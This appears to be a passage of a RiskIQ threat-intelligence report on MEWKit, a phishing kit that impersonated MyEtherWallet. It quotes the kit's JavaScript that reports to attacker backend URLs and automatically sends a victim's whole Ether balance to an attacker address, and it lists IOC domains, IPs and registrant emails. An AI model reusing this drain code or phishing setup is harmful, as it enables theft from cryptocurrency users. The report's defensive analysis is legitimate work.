
WHOIS Source:	RIPE NCC
IP Address	46.161.42.42
Country	Russian Federation
Network Name	WebShield
Owner Name	WebShield Network
CIDR	46.161.42.0/24
Contact Name	Kucharavenka Ihar Valerievich
Address	Lesi Ukrainki, 9, Kiev, Ukraine
Email	webshieldsup@gmail.com
Abuse Email	
Phone	+380 95 5037029
Fax	

Having an AS assigned in eastern Europe with email addresses from free services like Gmail in the WHOIS is usually a bad sign. We can get a little more information on this address from organization WHOIS details:

Organisation	ORG-WS171-RIPE
Organisation Name	Barbarich_Viacheslav_Yuryevich
Organisation Type	Other
Address	Russia Marks 5-ya liniya, d.17
Email	admin@web-shield.biz

¹⁴. <https://puck.nether.net/pipermail/outages/2018-April/011257.html>

According to WHOIS information, the domain for the email address has existed since the end of 2014 and its details have always resided behind WHOIS privacy services. Currently, the main hosting website on web-shield[.]biz is offline, but looking in archival data we can find an old hosting company website:



Webshield is familiar to many people in our industry because there have been many sites used for malicious purposes in their IP space, an example of which is Rescator¹⁵. What's most interesting to us is that the hoster owning this AS has closed its web hosting site but still provides hosting opportunities. We classify Webshield as a bulletproof hoster¹⁶.

15. <https://en.wikipedia.org/wiki/Rescator>

16. https://en.wikipedia.org/wiki/Bulletproof_hosting

The Ether Heist: Automating Fund Transfers with MEWKit

While the attack against Amazon Route 53 was very sophisticated, the setup the attackers used for the phishing site on the server hosted on the Webshield AS was not. The certificate they put up on the server wasn't actually a valid certificate; they created their own self-signed certificate using WHOIS details from myetherwallet[.]com, which is behind a WHOIS privacy service. Here is the WHOIS for MyEtherWallet:

Registrar	GODADDY.COM, LLC
Email	MYETHERWALLET.COM@domainsbyproxy.com (registrant, admin, tech)
Name	Registration Private (registrant, admin, tech)
Organization	Domains By Proxy, LLC (registrant, admin, tech)
Street	DomainsByProxy.com 14747 N Northsight Blvd Suite 111, PMB 309 (registrant, admin, tech)
City	Scottsdale (registrant, admin, tech)
State	Arizona (registrant, admin, tech)
Postal	85260 (registrant, admin, tech)
Country	UNITED STATES (registrant, admin, tech)
Phone	14806242599 (registrant, admin, tech)
NameServers	desi.ns.cloudflare.com miles.ns.cloudflare.com

Source: <https://community.riskiq.com/search/myetherwallet.com>

Here is the SSL certificate we've observed on the Webshield host with MEWKit:

SHA-1	
▼ 4ee8ad8ef36d1e4461526997b78415b6dc306ee3	
Issued	2018-04-06
Expires	2019-04-06
Serial Number	12686049886239543079
SSL Version	3
Common Name	MYETHERWALLET.COM (subject, issuer)
Organization Name	Domains By Proxy, LLC (issuer, subject)
Organization Unit	Registration Private (issuer, subject)
Street Address	

Source: <https://community.riskiq.com/search/certificate/sha1/4ee8ad8ef36d1e4461526997b78415b6dc306ee3>

The attackers simply generated a certificate based on the WHOIS details, which was flagged by pretty much any modern day web browser. However, it seems people still clicked through these warnings as some people reported funds being withdrawn from their Ethereum wallet(s)¹⁷ as a result of MEWKit.

15. https://www.reddit.com/r/MyEtherWallet/comments/8ek0jj/think_i_got_scammedphishedhacked/

The MEWKit page itself, like any properly build phishing page, looked exactly like the normal MyEtherWallet website:

DONT GET PHISHED, please! 🙏 Thank you! 😊

Welcome to

We know this click-through stuff is annoying. We are sorry.

⚠️ Please take some time to understand this for your own safety. 🙏 Your funds will be stolen if you do not heed these warnings.

⚠️ We cannot recover your funds or freeze your account if you visit a phishing site or lose your private key.


What is MEW?

- MyEtherWallet is a free, open-source, client-side interface.
- We allow you to interact directly with the blockchain while remaining in full control of your keys & your funds.
- **You** and **only you** are responsible for your security.

[MyEtherWallet is not a Bank](#)

You
file:///var/folders/dx/9w8lm4ns28jcb46kvl9g2d7r0000gn/T/tmpsksJtb/https46.161.42.42/92134f592aa98aaf0b81be8d4e2
Network: ETH provided by myetherapi.com.

does not hold your keys for you. We cannot access accounts, recover keys, reset passwords, nor reverse transactions. Protect your keys & always check that you are on correct URL. **You are responsible for your security.**


 **MyEtherWallet**

Free, open-source, client-side interface for generating Ethereum wallets & more. Interact with the Ethereum blockchain easily & securely. Double-check the URL (.eu) before unlocking your wallet.

[Knowledge Base](#)

[Disclaimer](#)

© 2017 MyEtherWallet, LLC


 You can support us by supporting our blockchain-family.

Consider using our affiliate links to...

[Swap ETH/BTC/EUR/CHF via Bity.com](#)

Buy a...

[Ledger Wallet](#) [TREZOR](#) [Digital Bitbox](#) [ether.card](#)

 Donations are always appreciated!

ETH: mewtopia.eth 0x7cB57B5A97eAbe94205C07890BE4c1aD31E486A8

BTC: 1MEWT2SGbqtz6mPCgFcnea8XmWV5Z4Wc6

The setup we saw for this attack, however, was different from what we have seen on normal MEWKit installs. If we look at the document object model (DOM), we see the normal MEWKit scripts (top, MEWKit, bottom MyEtherWallet.com):

```

9 <link rel="stylesheet" href="css/etherwallet-master.min.css"/>
10 <script type="text/javascript" src="js/wallet.js"/>
11 <script type="text/javascript" src="js/etherwallet-static.min.js"/>
12 <script type="text/javascript" src="js/etherwallet-master.js"/>
13 <script src="js/jquery-3.2.1.min.js"/>
14 <script type="text/javascript" src="js/sm.js"/>
15 <meta name="description" content="MyEtherWallet (MEW) is a free, open-source,

15 <link rel="stylesheet" href="css/etherwallet-master.min.css"/>
16 ? <script type="text/javascript" src="js/etherwallet-static.min.js"/>
17 <script type="text/javascript" src="js/etherwallet-master.js"/>
18 <meta name="description" content="MyEtherWallet (MEW) is a free, open-source,

```

The first thing to notice is that the scripts have not been obfuscated in any way—in fact, they seem to be right from the author. If we look at `wallet.js`, which contains the configuration for logging and the backend location, we get this:

```

1 var js_stat='/pind/';
2 var user_in_page=0;

```

The first variable sets the reporting backend to `http://46.161.42.42/pind/` and the second variable disables logging. If we move to `sm.js`, we can already see some changes at the top of the script where additional variables were added:

MEWKit from BGP hijack	Normal MEWKit instance
<pre> var ____pwd = ''; var ikey = 'none'; var txt_ua = navigator.userAgent; var send_block_flg = 0; var balance = 'none'; var eth_recipient = 'none'; var eth_recipient_0 = 'none'; var eth_recipient_1 = 'none'; var eth_recipient_2 = 'none'; var eth_recipient_3 = 'none'; var balance_block_flg = 0; var count_flg = 0; var eth_recipient_tmp = []; </pre>	<pre> var ____pwd = ''; var ikey = 'none'; var txt_ua = navigator.userAgent; var send_block_flg = 0; var balance = 'none'; var eth_recipient = 'none'; var balance_block_flg = 0; var count_flg = 0; </pre>

As explained in the functionality of MEWKit above, the `eth_recipient` variable has to do with the recipient of the stolen funds. If we check the `get_state_address` function, which normally sets the (single) `eth_recipient` variable value, we see the author has been playing around with implementing multiple recipient addresses. The code still contains commented sections so it turns out the author simply forgot to comment out the added `eth_recipient_n` variables, as they aren't used. They were experimenting it seems:

```
function get_state_address() {  
  
    var msg = jsess_msg;  
  
    if (msg.indexOf('[ADDRESS]') >= 0) {  
        //msg = msg.slice(msg.indexOf('|')+1);  
        msg = msg.split('|');  
        //console.log(msg);  
        eth_recipient = msg[2];  
/* msg = msg.slice(msg.indexOf('|')+1);  
eth_recipient_tmp_1 = msg.substring(0, msg.indexOf('|'));  
msg = msg.slice(msg.indexOf('|')+1);  
eth_recipient_tmp_2 = msg.substring(0, msg.indexOf('|'));  
msg = msg.slice(msg.indexOf('|')+1);  
eth_recipient_tmp_3 = msg.substring(0, msg.indexOf('|'));  
var arr = [eth_recipient_tmp_0, eth_recipient_tmp_1, eth_recipient_tmp_2, eth_recipient_tmp_3];  
var rand = Math.floor(Math.random() * arr.length);  
eth_recipient = arr[rand]; */  
        document.title = eth_recipient;  
        set_data(eth_recipient);  
    }  
  
    if (msg.indexOf('[EMPTY]') >= 0) {  
        send_data_login('NO RECIPIENT ', 'Stop ATS', '0');  
        document.getElementById('login_wait').style.display = "none";  
        document.getElementById('maincontent').style.display = "";  
    }  
  
}
```

The function also contains a commented out `console.log` call, which would log a message to the console. This gives us more certainty that the author was testing with new functionality for the scripts for this attack

Going through the script, we can find more evidence of experimentation in the form of comments written in Russian. We've translated all the comments, and based on the wording used, they were likely written by a native Russian speaker who is familiar with financial terms (more information on that below). We'll go through the comments one by one. In the cases where they don't translate directly to English, we will explain them.


```

264 //if (user_in_page==1)
265 //send_data_login('User in page ', '--', '0');
266
267 //проверяем доступность секции с траншем
268
269
270 function check_send_block() {
271     if (send_block_flg !== 1) {
272         var td_iban = document.getElementsByTagName('article');
273         for (var q = 0; q < td_iban.length; q++)
274             if (td_iban[q].innerHTML.indexOf('<span ng-show="wd" class=""></span>') >= 0 && td_iban[q].innerHTML.indexOf('
translate="NAV_SendEther"') >= 0) {
275                 send_block_flg = 1;
276                 //document.title='1111';
277                 check_balance_block();
278             }
279     }
280     setTimeout(check_send_block, 1000);
281 }

```

The above text 'проверяем доступность секции с траншем' mentions checking the availability of 'траншем' in a section, which, in our eyes, is an interesting use of words and a significant finding to mention. The comment is in regards to the fact that the code below will go through the wallet addresses to get a total balance of the funds in the wallet. The word 'траншем' is Russian for 'tranche,' which comes from a French word denoting a section or portion of a transaction.

```

312 function check_valid_balance() {
313
314     //получаем баланс
315     var td_ul = document.getElementsByTagName('ul');
316     for (var a = 0; a < td_ul.length; a++)
317         if (td_ul[a].className == 'account-info point') {
318             var td_iban = td_ul[a].getElementsByTagName('span');
319             for (var q = 0; q < td_iban.length; q++)
320                 if (td_iban[q].className == 'mono wrap ng-binding') {
321                     // document.title=td_iban[q].innerHTML; // баланс
322                     balance = td_iban[q].innerHTML;
323
324                     // balance='10'; //!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
325                     if (balance !== '0') get_address();
326                     // set_data();
327                     else {
328                         send_data_login('NO BALANCE ', 'Stop ATS', '0');
329                         document.getElementById('login_wait').style.display = "none";
330                         document.getElementById('maincontent').style.display = "";
331                         // стоп работа
332                     }
333                 }
334         }
335     }
336 }

```

The first comment, 'получаем баланс,' translates to 'get balance.' The second comment, 'баланс,' is the word 'balance'. The third comment, 'стоп работа,' means 'stop work,' which makes sense because it comes right after the balance retrieved shows as 0, meaning the ATS has no funds to transfer and can stop working.

```

338 function set_data(to_address) {
339     //поставить кошелек получателя
340     var td_iban = document.getElementsByTagName('input');
341     td_iban[39].focus();
342     for (var q = 0; q < td_iban.length; q++)
343     if (td_iban[q].placeholder == '0x7cB57B5A97eAbe94205C07890BE4c1aD31E486A8') {
344         // eth_recipient='0x06A85356DCb5b307096726FB86A78c59D38e08ee'; //!!!!!!!!!!!!!!
345         td_iban[q].value = to_address;
346         $('#addrinp').val(to_address);
347         angular.element(jQuery('#addrinp')).triggerHandler('input');
348     }
349
350
351     //отправить весь баланс в эмаунт
352     var td_iban = document.getElementsByTagName('a');
353     for (var q = 0; q < td_iban.length; q++)
354     if (td_iban[q].innerHTML.indexOf('translate="SEND_TransferTotal"') >= 0) td_iban[q].click();
355
356
357     setTimeout(set_get_trans, 4000);
358 }

```

The first comment, 'поставить кошелек получателя,' translates to 'set the wallet of the recipient,' which is related to the function that sets the receiving wallet of the transaction to which to transfer funds from the phished victim's wallet. The second comment, 'отправить весь баланс в эмаунт,' translates to 'send the entire balance to the amount.' The last word in this sentence, 'эмаунт' is a non-Russian word spelled in Cyrillic.

For us, the presence of these comments means the author is a native Russian speaker with at least some knowledge of financial terms.

Conclusions

A lot has already been published about the exact details of this specific attack since the incident, but we decided to have a more in-depth look into exactly what happened and dig additional insights linking it to MEWKit. The Amazon Route 53 Hijack had a single target. Although the scope of this attack was relatively small, its footprint could have been much, much larger.

The internet was created a few decades ago, and not all its building blocks have aged well—BGP and DNS continue to be a problematic but essential piece of our global internet. As with most cybersecurity problems, there are solutions to combat these kinds of attacks, but their effectiveness depends on everyone in the chain tightening up their security and deploying solutions.

As we have shown, a lot more has been going on around MyEtherWallet. In this report, we tried to give a comprehensive overview of what we've observed. In case anyone would like to reach out to collaborate, get raw data, or has a question, feel free to reach out to yonathan@riskiq.net.

IDN Phishery

One thing to note with almost all MEWKit instances is that the attackers make use of Internationalized Domain Names (IDNs). IDN attacks aren't new at all, but sadly, they seem to be extremely effective in campaigns leveraging MEWKit.

Browsers are catching up with this problem, and both Firefox and Chrome have implemented a very simple algorithm that checks if all characters in a domain name belong to the same language. If not, they display the IDNA notation starting with 'xn--.' This filter does prevent a lot of the attacks with MEWKit, as

the actors are using special language characters from Cyrillic, Greek, Armenian, and Hebrew to swap out letters with their special character variant.

There are, of course, those that still slip through these filters, and we'd like to urge caution to any people trading on MyEtherWallet. Please keep a very close eye on which URL you open, and, preferably, have a bookmarked page for MyEtherWallet or type the domain name yourself. Do not use links provided from others from emails, social media, etc.

Out of the Ordinary

Most of the domains and hosts used in MEWKit campaigns use a very specific format for their MyEtherWallet impersonation. However one host running MEWKit just didn't fit in, and upon close inspection was running some curious scripts. The host in question is `tikkipayment.info`, which was hosted at 31.31.196.186. On April 9th, a MEWKit instance was hosted at `myetherwallett.com/myether/`, which loaded its MEWKit scripts from:

- ▶ `myetherwallett.com/myether/js/wallet.js`
- ▶ `myetherwallett.com/myether/js/sm.js`


The backend location was set to `https://tikkipayment.info/showpanel/` in the `wallet.js` script, which still contained comments explaining the variables:

```
1 var js_stat='https://tikkipayment.info/showpanel/'; // admin panel link
2 var user_in_page=1; // 1 - user in main page to log / 0 - no log
```

We've also seen other paths for the MEWKit backend on the same host:

- ▶ `https://tikkipayment.info/pp/`
- ▶ `https://tikkipayment.info/mycryptopanel/`
- ▶ `https://tikkipayment.info/showpanel/`

If we take a look at the `tikkipayment.info` host, we find something curious we had never seen on any other MEWKit instance: it was also running web-based tooling for the actor that was unrelated to MEWKit. On <https://tikkipayment.info/pv/>, a tool was hosted that allowed the actor to check Ethereum keys in bulk using the MyEtherWallet API:



While there usually isn't honor among thieves in cybercrime, this tool was a stripped down version of MyEtherWallet that others could use, which checked whether an account was valid and had any balance. Based on the tooling present on the server and the fact that it was the first host we ever observed MEWKit on, we think this host was set up by the creator of MEWKit. Additionally, based on registration information shown in the IOC section at the bottom of this report, the domain was registered a month before any MEWKit hosts were set up.

More than just Ethereum

While we cannot say the MEWKit operation is a single actor with certainty, we did find some interesting links between a MEWKit instance and phishing pages for other cryptocurrencies and cryptocurrency exchanges.

On April 17th, a MEWKit instance was live on `www.xn--myetherwalle-occ.com`, which had its MEWKit scripts loaded from the following locations:

- ▶ `cdnfiles.com/js/wallet.js`
- ▶ `cdnfiles.com/js/sm.js`

The backend location was hosted at `www.xn--myetherwalle-occ.com/adm/` but another instance of MEWKit was hosted on `cdnfiles.com` directly, with its resources loaded from the same location as mentioned above and the backend location set to `cdnfiles.com/adm/`.

What's interesting is that we've seen another website load resources from `cdnfiles.com`, which is not a MEWKit instance but rather a phishing page for `blockchain.info`. The page itself was a normal phishing website and didn't include the ATS component MEWKit has—it just harvested the login credentials. What is interesting, however, is where it loads its resources from:

```
1 <!DOCTYPE html>
2 <html lang="en" ng-app="walletApp" ng-csp ng-class="{ 'not-fixed': outOfApp }">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1">
6     <meta name="theme-color" content="#187fc0">
7     <script src="https://cdnfiles.com/js/landing-cad061cacc918a7b4a32e6386e9ea267b58694dd.min.js" defer></script>
8     <link rel="alternate" hreflang="en" href="/wallet">
9     <link rel="alternate" hreflang="de" href="/de/wallet">
10    <link rel="alternate" hreflang="hi" href="/he/wallet">
11    <link rel="alternate" hreflang="no" href="/no/wallet">
12    <link rel="alternate" hreflang="ru" href="/ru/wallet">
13    <link rel="alternate" hreflang="pt" href="/pt/wallet">
```

It was using cdnfiles.com for its phishing resources at the same time as it was used for MEWKit, which tells us the actors behind MEWKit have a very broad portfolio of phishing pages. If we look at the host for phishing page, 185.207.205.16, we find another large set of phishing domains mostly focusing on blockchain.info. However, there is also an IDN phish for Coinbase:

The screenshot shows the RiskIQ search interface for IP 185.207.205.16. The top navigation bar includes the RiskIQ logo, a search bar with the IP address, and a 'Routable' status indicator. Below the navigation bar, there are tabs for 'Resolutions' (25), 'WHOIS' (1), 'Certificate' (5), 'Trackers' (0), 'Components' (0), and 'Host Pairs'. The main content area is titled 'RESOLUTIONS' and shows a list of domains resolved to the IP address, sorted by 'Last Seen Descending'. The list includes domains like xn--conbase-cfb.com, xn--blockclin-hdb.info, xn--blockchan-ipb.com, and others.

Resolve	First	Last
xn--conbase-cfb.com	2018-03-17	2018-05-08
xn--blockclin-hdb.info	2018-01-09	2018-05-04
xn--blockchan-ipb.com	2018-01-10	2018-04-13
xn--blockclin-hdb.com	2018-01-09	2018-04-12
xn--myetherwalle-occ.com	2018-02-21	2018-04-12
xn--mymoner-j0a.com	2018-01-11	2018-04-12
xn--myeherwallet-fcc.com	2018-03-27	2018-04-12
xn--myetherwille-3kb01f.com	2018-03-27	2018-04-12
xn--blokchai-fqb.info	2018-01-25	2018-04-11
blocks-chains.info	2018-03-16	2018-04-11

Source: <https://community.riskiq.com/search/185.207.205.16>

Above, the domain names in RiskIQ PassiveTotal have not been added to the IOC section of this report because this report focuses solely on MEWKit. However, pivoting on the mentioned IP address—in the IOC section of this report because it hosted MEWKit—will provide enough data points to start a separate investigation.

Conclusions

MEWKit has been in active use since the beginning of this year, and while we haven't seen it before 2018, it may have been active in the wild in a different capacity or form. The activity leading up to the BGP hijacking Amazon Route 53 shows the persistence of this actor and the campaigns it drives. With close to a hundred domains set up in a period of a few months, the associated costs of carrying out its attacks point to MEWKit being exceptionally successful and, although simple in technical sophistication, efficient at stealing Ethereum.

As we explained in the technical analysis of MEWKit, we cannot estimate the attacker's income because we cannot know how many wallets and addresses the attacker controls due to the way MyEtherWallet is set up—with addresses handed out on a per-victim basis. The architecture of the blockchain and, specifically, Ethereum does allow everyone to get insight into wallet address balances through the public ledger, but it also maintains total anonymity for the owners. Until the actor is apprehended or law enforcement provides insights into the exact addresses used in the MEWKit attacks, we will never know its precise haul.

We do know that various wallets have been published on social media and forums that ostensibly amount to many millions of dollars in revenue, but we have no way to link this to MEWKit with high confidence. However, with the number of domains registered, the servers maintained, and the high levels of activity, we can surmise that the income from this attack must be substantial enough to not only sustain the operation but also make a profit.

Indicators of Compromise

The following section contains all IOCs we have observed that are directly attributable to the MEWKit and its activities. These IOCs are also available in a PassiveTotal project for automation: <https://community.riskiq.com/projects/27cddf0e-a912-1ca7-5a9e-6182d3674045>

The following IP addresses have been observed running MEWKit instances and are associated with one or more of the domains listed in the table below this list.

- ▶ 185.145.131.134
- ▶ 185.207.205.16
- ▶ 185.207.205.25
- ▶ 185.61.137.36
- ▶ 198.50.209.83
- ▶ 31.31.196.186
- ▶ 37.1.203.209
- ▶ 46.161.42.42
- ▶ 5.45.69.74

The following is an exhaustive list of domain names with the date of registration and email address used for registration. If the email address is missing, it means the field was filled by a privacy service or registrar default. The registration dates closely coincide when the domains that were set up with MEWKit and used in campaigns.

Domain	Registration Date	WHOIS Registrant Email
tikkiepayment.info	01-25-2018	andrej.makeev.1973@bk.ru
cdnsfiles.com	02-21-2018	
www.xn--myetherwalle-occ.com	02-21-2018	
xn--myetherwllet-edb.com	02-25-2018	
login-myethewallet.com	02-26-2018	puhka7777@gmail.com
meyethaerwallet.com	02-26-2018	vlad.1serik1@gmail.com
meyetherwallet.com.ru	02-26-2018	
meyetherwallet.top	02-26-2018	ukilinizi@gmail.com
myethertwallet.info	02-26-2018	puhka7777@gmail.com
myetheruwallet.com.ru	02-26-2018	
myetherwallet-reg.com	02-26-2018	nikita.shelukov33@gmail.com
myetherwallet-ru.com	02-26-2018	nikita.shelukov33@gmail.com
myettherwallet.info	02-26-2018	nikita.shelukov33@gmail.com
myeutherwalet.com	02-26-2018	vlad.1serik1@gmail.com
myeutherwallet.com	02-26-2018	vlad.1serik1@gmail.com
myeutherwallet.info	02-26-2018	vlad.1serik1@gmail.com
myeutherwallet.pro	02-26-2018	vlad.1serik1@gmail.com
myeutherwallet.top	02-26-2018	sergeyzalyubovski@gmail.com
myevethwallet.com	02-26-2018	puhka7777@gmail.com
ru-myetherwallet.com	02-26-2018	nikita.shelukov33@gmail.com
www-myetherrwallet.com	02-26-2018	puhka7777@gmail.com
www-myethertwallet.com	02-26-2018	puhka7777@gmail.com
meyatherwallet.com	02-27-2018	
meyetherwallet.info	02-27-2018	viktorsoloviyv@gmail.com
meyetherwallet.online	02-27-2018	viktorsoloviyv@gmail.com
meyetherwallet.pro	02-27-2018	ukilinizi@gmail.com
my-etheruwallet.com	02-27-2018	serwladimirc@gmail.com

myetherwallet.com	02-27-2018	
myetherwallet.info	02-27-2018	marininaalla33@gmail.com
myethemwallet.com	02-27-2018	
myethemwallet.ru	02-27-2018	
myetherewalet.com	02-27-2018	
myetherlwallet.info	02-27-2018	marininaalla33@gmail.com
myetheruwallet-reg.com	02-27-2018	serwladimirg@gmail.com
myetheruwallet.pro	02-27-2018	serwladimirg@gmail.com
myethetwallet.online	02-27-2018	viktorsoloviyv@gmail.com
myethrewallet.pro	02-27-2018	serwladimirg@gmail.com
myethuer-wallet.com	02-27-2018	sergeyzalyubovski@gmail.com
myeutherewallet.com	02-27-2018	sergeyzalyubovski@gmail.com
myeytherwalet.com	02-27-2018	viktorsoloviyv@gmail.com
myeytherwallets.com	02-27-2018	viktorsoloviyv@gmail.com
www-myeutherwallet.com	02-27-2018	sergeyzalyubovski@gmail.com
xn--myetherwae-bl2ea19d.com	02-28-2018	novikovm227@gmail.com
xn--myetherwet-g2d2237fa.com	02-28-2018	novikovm227@gmail.com
xn--myetherwlet-jfe6054g.com	02-28-2018	novikovm227@gmail.com
xn--myetherwlet-jfe7054g.com	02-28-2018	novikovm227@gmail.com
www.xn--therwallet-qmb5070g82a.com	03-08-2018	rozinandrey736@gmail.com
www.xn--yehewalle-4g6d4inii.com	03-08-2018	rozinandrey736@gmail.com
xn--etherwallt-zmb6960g82a.com	03-08-2018	rozinandrey736@gmail.com
xn--ethrwallet-tmb2070g82a.com	03-08-2018	rozinandrey736@gmail.com
xn--therwallet-qmb5070g82a.com	03-08-2018	rozinandrey736@gmail.com
xn--thrwallet-fibc2070g82a.com	03-08-2018	rozinandrey736@gmail.com
xn--yehewalle-4g6d4inii.com	03-08-2018	rozinandrey736@gmail.com
etherdelta.gdn	03-13-2018	vladislavvolodin51@gmail.com
etherbelta.com	03-14-2018	vladislavvolodin51@gmail.com
etherdelto.com	03-14-2018	vladislavvolodin51@gmail.com
etherdetla.pro	03-14-2018	vladislavvolodin51@gmail.com
etherudelta.com	03-14-2018	vladislavvolodin51@gmail.com

www.xn--etherdela-ss6d.com	03-17-2018	rozinandrey736@gmail.com
www.xn--etherdelt-876d.com	03-17-2018	rozinandrey736@gmail.com
www.xn--etherdeta-wd6d.com	03-17-2018	rozinandrey736@gmail.com
www.xn--etherdita-lib.com	03-17-2018	rozinandrey736@gmail.com
xn--etherdela-ss6d.com	03-17-2018	rozinandrey736@gmail.com
xn--etherdelt-876d.com	03-17-2018	rozinandrey736@gmail.com
xn--etherdeta-wd6d.com	03-17-2018	rozinandrey736@gmail.com
xn--etherdita-lib.com	03-17-2018	rozinandrey736@gmail.com
www.xn--myetherwallet-fcc.com	03-27-2018	
www.xn--myetherwille-3kb01f.com	03-27-2018	
www.xn--yeheallet-4g6d4iniqn.com	03-31-2018	rozinandrey736@gmail.com
www.xn--yeherallet-to2eus0l.com	03-31-2018	rozinandrey736@gmail.com
www.xn--yeherllet-4g6dkqwlmk.com	03-31-2018	
www.xn--yeherwalle-to2eusia.com	03-31-2018	rozinandrey736@gmail.com
www.xn--yethrallet-umb5270gg0a.com	03-31-2018	rozinandrey736@gmail.com
xn--yeheallet-4g6d4iniqn.com	03-31-2018	rozinandrey736@gmail.com
xn--yeherallet-to2eus0l.com	03-31-2018	rozinandrey736@gmail.com
xn--yeherllet-4g6dkqwlmk.com	03-31-2018	
xn--yeherwalle-to2eusia.com	03-31-2018	rozinandrey736@gmail.com
xn--yethrallet-umb5270gg0a.com	03-31-2018	rozinandrey736@gmail.com
main-myetherwallet.com	04-05-2018	vitkokonon@gmail.com
myektherwallet.com	04-05-2018	
myetherkwallet.com	04-05-2018	vitkokonon@gmail.com
myetherwallet-register.com	04-05-2018	vitkokonon@gmail.com
myetkherwallet.com	04-05-2018	
myuetherwallets.com	04-05-2018	vitkokonon@gmail.com
ru-myetherwallett.com	04-08-2018	vitkokonon@gmail.com
www-myetherwalletc.com	04-08-2018	vitkokonon@gmail.com
myetheprwallet.com	04-10-2018	vika.krimko@gmail.com
myetherwajllet.com	04-10-2018	vika.krimko@gmail.com
myetherwanllet.com	04-10-2018	vika.krimko@gmail.com

myetherwarllet.com	04-10-2018	vika.krimko@gmail.com
myetherwatllet.com	04-10-2018	vika.krimko@gmail.com
myetherwvalllet.com	04-10-2018	vika.krimko@gmail.com
myetheorwallet.com	04-11-2018	
myethlrwallet.com	04-11-2018	marininaalla33@gmail.com
myethverwallet.com	04-11-2018	marininaalla33@gmail.com
muyetherwalet.com	04-12-2018	serwladimig@gmail.com
myehterwallert.com	04-12-2018	serwladimig@gmail.com
myethrewalletl.com	04-12-2018	serwladimig@gmail.com
myetnerwallet.com	04-12-2018	serwladimig@gmail.com
mymagickvale.com	04-20-2018	zannarodoman@gmail.com
mysecrédwall.com	04-26-2018	savarenko.antonina@gmail.com
myetherwallet.cat	04-28-2018	



RiskIQ provides comprehensive discovery, intelligence, and mitigation of threats associated with an organization's digital presence. RiskIQ's platform delivers unified insight and control over external web, social, and mobile exposures. Thousands of security analysts use RiskIQ to expedite investigations, monitor their attack surface, assess risk, and remediate threats.

Learn how RiskIQ PassiveTotal could help protect your digital presence by scheduling a demo today.

22 Battery Street, 10th Floor
San Francisco, CA. 94011

✉ sales@riskiq.net 🌐 RiskIQ.com

☎ 1 888.415.4447 🐦 [@RiskIQ](https://twitter.com/RiskIQ)

